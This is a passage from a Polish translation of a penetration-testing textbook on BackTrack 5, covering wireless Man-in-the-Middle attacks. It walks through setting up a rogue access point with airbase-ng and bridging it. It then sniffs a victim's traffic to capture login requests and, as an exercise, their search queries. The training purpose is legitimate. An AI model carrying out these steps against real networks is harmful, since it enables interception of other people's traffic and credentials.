Technologia i rozwiązania

BackTrack 5
Testy penetracyjne sieci WiFi

Poznaj zagrożenia czyhające na Twoją sieć!

Helion

Vivek Ramachandran

PACKT PUBLISHING

Tytuł oryginału: BackTrack 5 Wireless Penetration Testing Beginner's Guide

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-246-6682-9

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: http://helion.pl (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/batra5
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

ROZDZIAŁ 7

Zaawansowane ataki na sieci WLAN

„Zatem zostało powiedziane, że kto zna wroga i zna siebie, nie będzie zagrożony choćby i w stu starciach".

Sun Tzu, Sztuka wojny

Bardzo istotnym elementem podczas przeprowadzania testów penetracyjnych jest dogłębna znajomość zaawansowanych technik ataków wykorzystywanych przez hakerów, nawet jeżeli nie masz zamiaru posłużyć się takimi atakami w czasie testów. Ten rozdział jest poświęcony właśnie temu, jak potencjalny napastnik może przeprowadzić zaawansowane ataki na sieci bezprzewodowe.

Z tego rozdziału dowiesz się, w jaki sposób przeprowadzać zaawansowane ataki na sieci WLAN przy użyciu narzędzi i technik omawianych w poprzednich rozdziałach. Najbardziej skupimy się tutaj na atakach typu *MITM* (ang. *Man-in-the-Middle*; człowiek w środku), których przeprowadzenie wymaga posiadania sporej wiedzy i doświadczenia praktycznego. Po przećwiczeniu takiego ataku użyjemy go jako bazy do przeprowadzania jeszcze bardziej wyrafinowanych i złożonych ataków, takich jak nieautoryzowane podsłuchiwanie ruchu sieciowego (ang. *Eavesdropping*) czy przechwytywanie sesji (ang. *Session Hijacking*).

W kolejnych ćwiczeniach będziemy się zajmować następującymi rodzajami ataków:

- Ataki typu *MITM*.
- Ataki typu podsłuchiwanie ruchu sieciowego, bazujące na ataku *MITM*.
- Ataki typu przechwytywanie sesji, bazujące na ataku *MITM*.

Ataki typu Man-in-the-Middle

Ataki typu *MITM* są prawdopodobnie najbardziej skutecznymi atakami na sieci bezprzewodowe. Istnieje wiele odmian i konfiguracji takich ataków. My skoncentrujemy się na najczęściej spotykanym typie, kiedy napastnik jest podłączony do sieci Internet za pomocą kablowej sieci LAN i tworzy fałszywy punkt dostępowy przy użyciu bezprzewodowej karty sieciowej zamontowanej w komputerze. Taki punkt dostępowy rozgłasza sieć bezprzewodową, której identyfikator SSID jest taki sam, jak identyfikator atakowanej sieci znajdującej się w pobliżu. Autoryzowany użytkownik atakowanej sieci może przypadkowo podłączyć się do takiego fałszywego punktu dostępowego (lub takie połączenie może zostać „wymuszone" dzięki zastosowaniu teorii silniejszego sygnału, o której mówiliśmy w poprzednich rozdziałach) i kontynuować działanie, gdyż będzie przekonany, że jest podłączony do prawdziwego punktu dostępowego swojej sieci.


Od tej chwili napastnik może w zupełnie przezroczysty dla klienta sposób przekazywać cały jego ruch do sieci Internet, wykorzystując do tego most sieciowy utworzony pomiędzy interfejsem sieci kablowej oraz interfejsem sieci bezprzewodowej. Oczywiście „po drodze" cały ruch klienta jest przechwytywany i uważnie obserwowany.

W kolejnym doświadczeniu spróbujemy zasymulować taki atak.


Czas na działanie — atak typu Man-in-the-Middle

Aby to zrobić, powinieneś uważnie wykonać polecenia opisane poniżej:

1. Aby przygotować środowisko do przeprowadzenia ataku typu *Man-in-the-Middle*, musisz na komputerze, którego używasz do przeprowadzania ataków, utworzyć programowy punkt dostępowy sieci o nazwie *mitm*. W tym celu powinieneś otworzyć okno terminala i wykonać polecenie **`airbase-ng --essid mitm –c 11 mon0`**:




2. Należy zauważyć, że polecenie `airbase-ng` po uruchomieniu tworzy interfejs *at0* (interfejs TAP), który powinieneś traktować jako „kablową” stronę interfejsu programowego punktu dostępowego *mitm*.



3. Teraz na komputerze, którego używasz do przeprowadzenia ataku, musisz utworzyć most sieciowy, składający się z interfejsu kablowego (*eth0*) oraz interfejsu bezprzewodowego (*at0*). Aby to zrobić, powinieneś kolejno wykonać następujące polecenia:

```
brctl addbr mitm-bridge
brctl addif mitm-bridge eth0
brctl addif mitm-bridge at0
ifconfig eth0 0.0.0.0 up
ifconfig at0 0.0.0.0 up
```



4. Do mostu sieciowego można przypisać adres IP i sprawdzić, czy połączenie z domyślną bramą sieciową działa prawidłowo. Warto zauważyć, że dokładnie to samo można zrobić przy użyciu DHCP. Aby przypisać adres IP do mostu sieciowego, w oknie terminala wpisz następujące polecenie: **`ifconfig mitm-bridge 192.168.0.199 up`**, a następnie sprawdź połączenie z bramą domyślną (i co za tym idzie — z resztą sieci), wpisując polecenie **`ping 192.168.0.1`**:

```
root@bt: ~ - Shell No. 2 - Konso
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# ifconfig mitm-bridge 192.168.0.199 up
root@bt:~#
root@bt:~#
root@bt:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.557 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=0.915 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=64 time=0.873 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=64 time=0.539 ms
^C
--- 192.168.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 0.539/0.800/1.119/0.224 ms
root@bt:~#
root@bt:~#
```

5. Kolejnym krokiem jest włączenie w jądrze systemu opcji przekazywania pakietów IP (ang. *IP Forwarding*), dzięki której możliwe będzie routowanie i przekazywanie pakietów IP między sieciami. Aby to zrobić, wykonaj polecenie **`echo > 1 /proc/sys/net/ipv4/ip_forward`**, tak jak to zostało przedstawione na rysunku poniżej:

```
root@b
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~#
root@bt:~#
```


6. Teraz możesz podłączyć klienta bezprzewodowego do punktu dostępowego o nazwie *mitm*. Po uzyskaniu połączenia klient za pośrednictwem DHCP automatycznie otrzyma adres IP (serwer działa po kablowej stronie bramy sieciowej). W naszym przypadku klient otrzymał adres *192.168.0.197*. Aby sprawdzić funkcjonowanie połączenia z bramą sieciową, możesz teraz użyć polecenia **`ping 192.168.0.1`**, tak jak pokazano na kolejnym rysunku:

```
C:\Users\vivek\AppData\Local\msf32>ipconfig

Windows IP Configuration


Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::693d:fad9:1424:c019%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.197
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```


7. Jak widać na rysunku poniżej, host *192.168.0.1* odpowiada na `ping`, zatem połączenie z bramą sieciową działa poprawnie:

```
C:\Users\vivek\AppData\Local\msf32>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=11ms TTL=64
Reply from 192.168.0.1: bytes=32 time=6ms TTL=64
Reply from 192.168.0.1: bytes=32 time=18ms TTL=64
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 5ms, Maximum = 18ms, Average = 10ms
```


8. Po sprawdzeniu połączenia z bramą sieciową należy sprawdzić, czy klient jest podłączony do punktu dostępowego. Aby to zrobić, powinieneś zajrzeć do okna terminala, w którym działa polecenie `airbase-ng`:



9. Warto zwrócić uwagę na fakt, że ponieważ cały ruch sieciowy jest przekazywany z interfejsu bezprzewodowego do sieci kablowej, masz pełną kontrolę nad tym ruchem. Można się o tym przekonać, uruchamiając program Wireshark i rozpoczynając nasłuch pakietów na interfejsie *at0*:



10. Teraz z poziomu klienta wykonaj polecenie **`ping 192.168.0.1`** i zwróć uwagę, że w oknie programu Wireshark są widoczne wszystkie pakiety przesyłane między klientem a bramą sieciową (włącz filtr pozwalający na wyświetlanie tylko pakietów ICMP), pomimo iż pakiety te nie są przeznaczone dla Ciebie. To jest właśnie prawdziwa siła ataku typu *Man-in-the-Middle*!



Co się stało?

W tym ćwiczeniu zakończyłeś przygotowanie konfiguracji środowiska do przeprowadzenia ataku typu *Man-in-the-Middle*. Dokonałeś tego poprzez utworzenie fałszywego punktu dostępowego i połączenie go z interfejsem Ethernet za pomocą mostu sieciowego. Taka konfiguracja powoduje, że dowolny klient bezprzewodowy podłączony do fałszywego punktu dostępowego będzie przekonany, iż jest połączony z siecią Internet za pomocą kablowego połączenia LAN.

Zrób to sam — atak typu Man-in-the-Middle w środowisku wyłącznie bezprzewodowym

W poprzednim ćwiczeniu za pomocą mostu sieciowego połączyłeś interfejs bezprzewodowy z interfejsem kablowym. Jak już wspominaliśmy wcześniej, jest to tylko jedna z kilku możliwych struktur połączeń przy atakach typu *Man-in-the-Middle*. Bardzo interesująca konfiguracja składa się z dwóch interfejsów bezprzewodowych, z których jeden jest wykorzystany do utworzenia fałszywego punktu dostępowego, a drugi jest podłączony do autoryzowanego punktu dostępowego atakowanej sieci. Oczywiście oba interfejsy są ze sobą połączone za pomocą mostu sieciowego. W takiej sytuacji, kiedy klient bezprzewodowy łączy się z fałszywym punktem dostępowym, za pomocą mostu sieciowego utworzonego na komputerze napastnika zostaje połączony z autoryzowanym punktem dostępowym atakowanej sieci.

Należy tutaj zauważyć, że taka konfiguracja wymaga zastosowania na komputerze napastnika dwóch fizycznych, bezprzewodowych kart sieciowych.

W ramach ćwiczeń powinieneś spróbować przeprowadzić taki atak przy użyciu dwóch kart sieciowych, z których jedna jest wbudowana w Twoim laptopie, a druga jest kartą zewnętrzną, podłączoną na przykład przez port USB. Potraktuj to jako wyzwanie!

Podsłuchiwanie ruchu sieciowego na bazie ataków Man-in-the-Middle


W poprzednim ćwiczeniu zobaczyłeś, jak przygotować konfigurację sieci do przeprowadzenia ataku typu *Man-in-the-Middle*, a teraz pokażemy, jak dzięki takiej konfiguracji przeprowadzić atak polegający na podsłuchiwaniu bezprzewodowego ruchu sieciowego (ang. *Wireless Eavesdropping*).

Idea tego ćwiczenia opiera się na założeniu, że cały ruch sieciowy z komputera ofiary jest teraz routowany przez komputer napastnika, dzięki czemu napastnik ma możliwość przechwytywania i podsłuchiwania wszystkich pakietów wysyłanych z i do komputera ofiary.


Czas na działanie — podsłuchiwanie ruchu w sieci bezprzewodowej

Aby to zrobić, uważnie wykonaj polecenia opisane poniżej:

1. Odtwórz całą konfigurację wykorzystywaną w poprzednim ćwiczeniu. Uruchom program Wireshark — obserwowanie ruchu sieciowego jeszcze przed uruchomieniem mostu *mitm-bridge* może być całkiem interesującym ćwiczeniem. Wireshark posłuży nam później do obserwowania całego ruchu przechodzącego przez most sieciowy:




2. Rozpocznij nasłuchiwanie ruchu na interfejsie *at0*, dzięki czemu będziesz mógł monitorować wszystkie pakiety wysyłane i odbierane przez klienta bezprzewodowego:




3. Przejdź na klienta, uruchom przeglądarkę sieciową i wejdź na dowolną stronę internetową. W naszym przypadku punkt dostępowy jest podłączony do sieci LAN, zatem należy otworzyć jego terminal konfiguracyjny, wpisując w pasku adresu przeglądarki adres *http://192.168.0.1*:


4. Aby zalogować się do punktu dostępowego, podaj nazwę użytkownika i hasło dostępu:




5. W oknie programu Wireshark powinieneś już zaobserwować dużą liczbę pakietów przesyłanych w sieci bezprzewodowej:




6. Ustaw filtr tak, aby Wireshark wyświetlał wyłącznie pakiety HTTP:



7. Jak widać, z łatwością możesz zlokalizować żądania HTPP `POST`, które zostały użyte do przesłania hasła do terminala konfiguracyjnego punktu dostępowego:



8. Poniżej przedstawiono zawartość pakietu wyróżnionego na poprzednim rysunku:



9. Rozwinięcie zawartości nagłówka HTTP pozwala zauważyć, że hasło, które zostało wprowadzone podczas logowania się do punktu dostępowego, nie jest przesyłane — zamiast niego przesyłana jest wartość funkcji skrótu tego hasła (ang. *hash*). Jeżeli przyjrzysz się zawartości pakietu oznaczonego na poprzednim rysunku numerem 64, zauważysz, że żądanie zostało przesłane za pomocą skryptu */md5.js*, co pozwala podejrzewać, że funkcja skrótu hasła wykorzystuje algorytm *md5*. Warto tutaj zauważyć, że jeżeli algorytm tworzenia funkcji skrótu nie używa soli kryptograficznej (ang. *cryptographic salt*), zwanej inaczej ciągiem zaburzającym poszczególne sesje, to taka technika może być podatna na atak oparty na powtarzaniu pakietów. Odnalezienie niezbędnych szczegółów pozostawimy Ci jako zadanie do samodzielnego wykonania, ponieważ nie jest to bezpośrednio związane z bezpieczeństwem sieci bezprzewodowych i szczegółowe omawianie tego zagadnienia wykracza daleko poza ramy tej książki.

To ćwiczenie doskonale pokazuje, jak łatwo można monitorować i podsłuchiwać ruch generowany przez klienta po przeprowadzeniu ataku typu *Man-in-the-Middle*.

Co się stało?

Dzięki odpowiedniemu przygotowaniu ataku *Man-in-the-Middle* możesz teraz bez najmniejszych problemów monitorować i podsłuchiwać ruch generowany przez niczego niepodejrzewające klienty sieci bezprzewodowej. Jest to możliwe, ponieważ w ataku typu *Man-in-the-Middle* cały ruch sieciowy jest przekazywany przez komputer napastnika, więc nieszyfrowany ruch sieciowy może być łatwo podsłuchany i przechwycony.

Zrób to sam — odszukiwanie zapytań przesyłanych do wyszukiwarki Google

W obecnych czasach raczej każdemu z nas powinno zależeć na zachowaniu poufności zapytań wpisywanych w przeglądarce Google. Niestety, domyślnie dane są przesyłane do przeglądarki za pomocą protokołu HTTP czystym, nieszyfrowanym tekstem.

Sprawdź, czy potrafisz w programie Wireshark utworzyć sprytny filtr, który będzie wyświetlał na ekranie wszystkie zapytania wpisywane przez ofiarę ataku w wyszukiwarce Google.

Przechwytywanie sesji w sieciach bezprzewodowych

